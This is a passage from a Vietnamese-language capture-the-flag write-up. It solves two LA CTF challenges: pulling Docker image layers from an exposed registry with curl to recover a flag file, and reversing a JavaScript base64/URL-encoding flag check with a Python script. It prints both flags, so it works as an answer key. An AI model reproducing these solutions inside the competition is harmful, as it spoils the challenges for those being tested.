        "protected": "eyJmb3JtYXRMZW5ndGgiOjMwODksImZvcm1hdFRhaWwiOiJDbjAiLCJ0aW1
    }
  ]
}
```

Ở đây thì ta có được 6 fsLayers và trong phần history đã cho ta biết được có các thông tin về flag ẩn dấu trong này. Vậy ta thử tải hết tất cả 6 fsLayers về và tìm kiếm thử bằng url sau

```
curl -O https://broken-ships.chall.lac.tf/v2/rms-titanic/blobs/sha256:a3ed95caeb02
curl -O https://broken-ships.chall.lac.tf/v2/rms-titanic/blobs/sha256:99aa9a6fbb91
curl -O https://broken-ships.chall.lac.tf/v2/rms-titanic/blobs/sha256:529375a25a3c
curl -O https://broken-ships.chall.lac.tf/v2/rms-titanic/blobs/sha256:60b6ee789fd8
curl -O https://broken-ships.chall.lac.tf/v2/rms-titanic/blobs/sha256:bae434f430e4
curl -O https://broken-ships.chall.lac.tf/v2/rms-titanic/blobs/sha256:9082f840f638
```

Hình như có 1 file bị lỗi và ta chỉ tải được 5 file thôi Ta thử check thuộc dạng file nào thì nó là gzip

```
bashu@DESKTOP-U99G7F7:~$ file sha256\:529375a25a3d641351bf6e3e94cb706cda39deea9e6bdc3a8ba6940e6cc4ef65
sha256:529375a25a3d641351bf6e3e94cb706cda39deea9e6bdc3a8ba6940e6cc4ef65: gzip compressed data, original size m
odulo 2^32 2048
```

Giờ ta chia đổi tên nó và chia nó thành mỗi thư mục cho dễ làm

```
mkdir -p 1 2 3 4 5
mv sha256:529375a25a3d641351bf6e3e94cb706cda39deea9e6bdc3a8ba6940e6cc4ef65 1/1.gz
mv sha256:60b6ee789fd8267adc92b806b0b8777c83701b7827e6cb22c79871fde4e136b9 2/2.gz
mv sha256:9082f840f63805c478931364adeea30f4e350a7e2e4f55cafe4e3a3125b04624 3/3.gz
mv sha256:99aa9a6fbb91b4bbe98b78d048ce283d3758feebfd7c0561c478ee2ddf23c59f 4/4.gz
mv sha256:bae434f430e461b8cff40f25e16ea1bf112609233052d0ad36c10a7ab787e81c 5/5.gz
```

Giờ ta vào từng thư mục (ở đây mình chọn thư 1 đầu tiên) và giải nén nó ra bằng `gunzip`

`1.gz`

```
bashu@DESKTOP-U99G7F7:~/1$ gunzip 1.gz
bashu@DESKTOP-U99G7F7:~/1$ ls
1
bashu@DESKTOP-U99G7F7:~/1$ file 1
1: POSIX tar archive
```

Giải nén ra thì ra được một file tar giờ ta phải đổi tên cho nó có đuôi `.tar` rồi giải nén

```
mv 1 1.tar
tar -xvf 1.tar
```

Sau khi giải nén ta thấy có 1 file khả nghi là `.wh.flag.txt`

```
bashu@DESKTOP-U99G7F7:~/1$ tar -xvf 1.tar
etc/
.wh.flag.txt
```

Thử đọc thì không ra cái gì cả =)) Tiếp tục lặp lại quy trình trên cho thư mục thứ 2 và rất may ở thư mục 2 đã có file flag.txt mình đang tìm

```
bashu@DESKTOP-U99G7F7:~$ cd 2
bashu@DESKTOP-U99G7F7:~/2$ ls
2.gz
bashu@DESKTOP-U99G7F7:~/2$ gunzip  2.gz
bashu@DESKTOP-U99G7F7:~/2$ mv 2 2.tar
bashu@DESKTOP-U99G7F7:~/2$ tar -xvf 2.tar
flag.txt
bashu@DESKTOP-U99G7F7:~/2$ cat flag.txt
Here is the flag you have been waiting for: lactf{thx_4_s4lv4g1ng_my_sh1p!}
```

> Flag: lactf{thx_4_s4lv4g1ng_my_sh1p!}

rev/javascryption

Bài này tag rev nhưng lại cho link 1 trang web nên vào thử. Khi inspect thì thấy file đáng ngờ là `cabin.js` và nó có nội dung như sau

```
const msg = document.getElementById("msg");
const flagInp = document.getElementById("flag");
const checkBtn = document.getElementById("check");

function checkFlag(flag) {
    const step1 = btoa(flag);
    const step2 = step1.split("").reverse().join("");
    const step3 = step2.replaceAll("Z", "[OLD_DATA]");
    const step4 = encodeURIComponent(step3);
    const step5 = btoa(step4);
    return step5 === "JTNEJTNEUWZsSlglNUJPTERfREFUQSU1RG85MWNzeFdZMzlWZXNwbmVwSjMl
}

checkBtn.addEventListener("click", () => {
    const flag = flagInp.value.toLowerCase();
    if (checkFlag(flag)) {
        flagInp.remove();
        checkBtn.remove();
        msg.innerText = flag;
        msg.classList.add("correct");
    } else {
        checkBtn.classList.remove("shake");
        checkBtn.offsetHeight;
        checkBtn.classList.add("shake");
    }
});
```

Vì đã có các step nên ta có script python để giải mã cái này

```python
import base64
import urllib.parse

def decode_flag(encoded_str):
    step5 = base64.b64decode(encoded_str).decode()
    step4 = urllib.parse.unquote(step5)
    step3 = step4.replace("[OLD_DATA]", "Z")
    step2 = step3[::-1]
    step1 = base64.b64decode(step2).decode()
    return step1

encoded_str = "JTNEJTNEUWZsSlglNUJPTERfREFUQSU1RG85MWNzeFdZMzlWZXNwbmVwSjMlNUJPTEF
flag = decode_flag(encoded_str)
print("Flag:", flag)
```

> Flag: lactf{no_grizzly_walls_here}